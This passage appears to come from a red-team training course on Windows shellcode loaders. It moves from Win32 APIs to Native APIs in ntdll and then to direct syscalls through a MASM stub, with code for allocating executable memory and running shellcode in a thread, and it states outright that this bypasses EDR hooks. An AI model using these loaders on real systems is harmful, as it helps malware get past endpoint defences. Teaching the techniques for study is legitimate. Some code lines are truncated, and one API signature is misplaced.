    [in] HANDLE hProcess,
    [in] LPVOID lpBaseAddress,
    [in] LPCVOID lpBuffer,
    [in] SIZE_T nSize,
    [out] SIZE_T *lpNumberOfBytesWritten
);
```

Reference: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

CreateThread: Execute Shellcode

- Create new thread to execute shellcode

```
// Create a new thread to execute the shellcode
// Pass the address of the ExecuteShellcode function as the thread function, and 'exec'
// The returned handle of the created thread is stored in hThread
HANDLE hThread = CreateThread(NULL, 0, ExecuteShellcode, exec, 0, NULL);
```

C++

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]           SIZE_T             dwStackSize,
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] _drv_aliasesMem LPVOID lpParameter,
    [in]           DWORD            dwCreationFlags,
    [out, optional] LPDWORD          lpThreadId
);
```

Reference: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

WaitForSingleObject: Thread Wait

- Ensures shellcode execution thread is finished before the main thread exists

```
// Wait for the shellcode execution thread to finish executing
// This ensures the main thread doesn't exit before the shellcode has finished running
WaitForSingleObject(hThread, INFINITE);
```

C++

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]           SIZE_T             dwStackSize,
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] _drv_aliasesMem LPVOID lpParameter,
    [in]           DWORD            dwCreationFlags,
    [out, optional] LPDWORD          lpThreadId
);
```


Reference: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

LAB Exercise: Win32-API Loader

- Build and analyze the Win32-API shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **08: Chapter 4** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook


Summary: Win32-API Loader

- Imports Win32-APIs from kernel32.dll
- Then call the appropriate native API from ntdll.dll
- Execute appropriate system call



Chapter Five


Medium Level APIs: Native-API Loader



Native-API Loader

- First modification in Win32-API reference loader
- Transition Windows APIs (high level) to **Native APIs** (medium level)
- Syscalls executed without transition from kernel32.dll to ntdll.dll
- This loader directly accesses the Native APIs in ntdll.dll
 - NTAPI-Loader.exe → ntdll.dll → syscall

Shellcode Loader - Native APIs (Medium Level APIs)



Function Pointers structure definition

- Native APIs (NTAPI) can't be retrieved via Windows headers
- Therefore, manually structure definition necessary

```
// Define typedefs for function pointers to the native API functions we'll be using.  
// These match the function signatures of the respective functions.  
typedef NTSTATUS(WINAPI* PNTALLOCATEVIRTUALMEMORY)(HANDLE, PVOID*, ULONG_PTR, PSIZE_T, U  
typedef NTSTATUS(NTAPI* PNTWRITEVIRTUALMEMORY)(HANDLE, PVOID, PVOID, SIZE_T, PSIZE_T);  
typedef NTSTATUS(NTAPI* PNTCREATETHREADEX)(PHANDLE, ACCESS_MASK, PVOID, HANDLE, PVOID, P  
typedef NTSTATUS(NTAPI* PNTWAITFOR SINGLEOBJECT)(HANDLE, BOOLEAN, PLARGE_INTEGER);
```

Memory Address Native Function

- Not using kernel32.dll → manually function loading needed
- GetModuleHandleA → handle to ntdll.dll
- GetProcAddress -> memory address native function

```
// Here we load the native API functions from ntdll.dll using GetProcAddress, which retrieves  
// or variable from the specified dynamic-link library (DLL). The return value is then casted.  
PNTALLOCATEVIRTUALMEMORY NtAllocateVirtualMemory = (PNTALLOCATEVIRTUALMEMORY)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

Replace Win32 APIs

- All four used Win32 APIs are replaced by correlated Native Function

```
NtAllocateVirtualMemory(GetCurrentProcess(), &exec, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Copy the shellcode into the allocated memory region.
// NtWriteVirtualMemory is a function that writes into the virtual address space of a specified process.
SIZE_T bytesWritten;
NtWriteVirtualMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);

// Execute the shellcode in memory using a new thread.
// NtCreateThreadEx is a function that creates a new thread for a process.
// The new thread starts execution by calling the function at the start address specified in the lpStartAddress parameter.
HANDLE hThread;
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), exec, exec, FALSE, 0, 0, 0, NULL);


// Wait for the thread to finish executing.
// NtWaitForSingleObject is a function that waits until the specified object is in the signaled state or the time-out
NtWaitForSingleObject(hThread, FALSE, NULL);
```

LAB Exercise: Native-API Loader

- Complete and analyze the Native-API shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **10: Chapter 5 | Lab Exercise Playbook**
- **Results/solution** can also be found in playbook

Summary: Native-API Loader

- Made transition Win32-APIs to Native APIs
- Loader imports no longer VirtualAlloc from kernel32.dll



Summary: Native-API Loader

- In case of EDR would only hook kernel32.dll → EDR bypassed

Chapter Six


Low Level APIs: Direct Syscalls



Direct Syscall Loader

- Second modification compared to reference Win32-API loader
- Transition from Native APIs (medium level) to **direct syscalls** (low level)
- Syscalls are executed without accessing ntdll.dll
- The necessary code to use Native APIs and syscalls instructions directly implemented in shellcode loader
 - DSC-Loader.exe → syscall

Shellcode Loader - Direct syscalls (Low Level APIs)



Native function structure definition

- Again, Native APIs (NTAPI) can't be retrieved via Windows headers
- Therefore, manually structure definition necessary
- This time we create a header file called **syscalls.h** to hold them

```
// Declare the function prototype for NtAllocateVirtualMemory
extern NTSTATUS NtAllocateVirtualMemory(
    HANDLE ProcessHandle,          // Handle to the process in which to allocate the memory
    PVOID* BaseAddress,            // Pointer to the base address
    ULONG_PTR ZeroBits,           // Number of high-order address bits that must be zero in
    PSIZE_T RegionSize,           // Pointer to the size of the region
    ULONG AllocationType,          // Type of allocation
    ULONG Protect                // Memory protection for the region of pages
);
```


Assembly code

- Compared to NTAPI loader, syscall stub not retrieved via ntdll.dll
- Directly implement syscall stub into loader → direct syscalls

```
.CODE ; Start the code section
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                      ; Move the contents of rcx to r10. T
    mov eax, 18h                        ; Move the syscall number into the e
    syscall                            ; Execute syscall.
    ret                                ; Return from the procedure.
NtAllocateVirtualMemory ENDP
END ; End of the module
```

Microsoft Macro Assembler (MASM)

- We must enable MASM support in Visual Studio

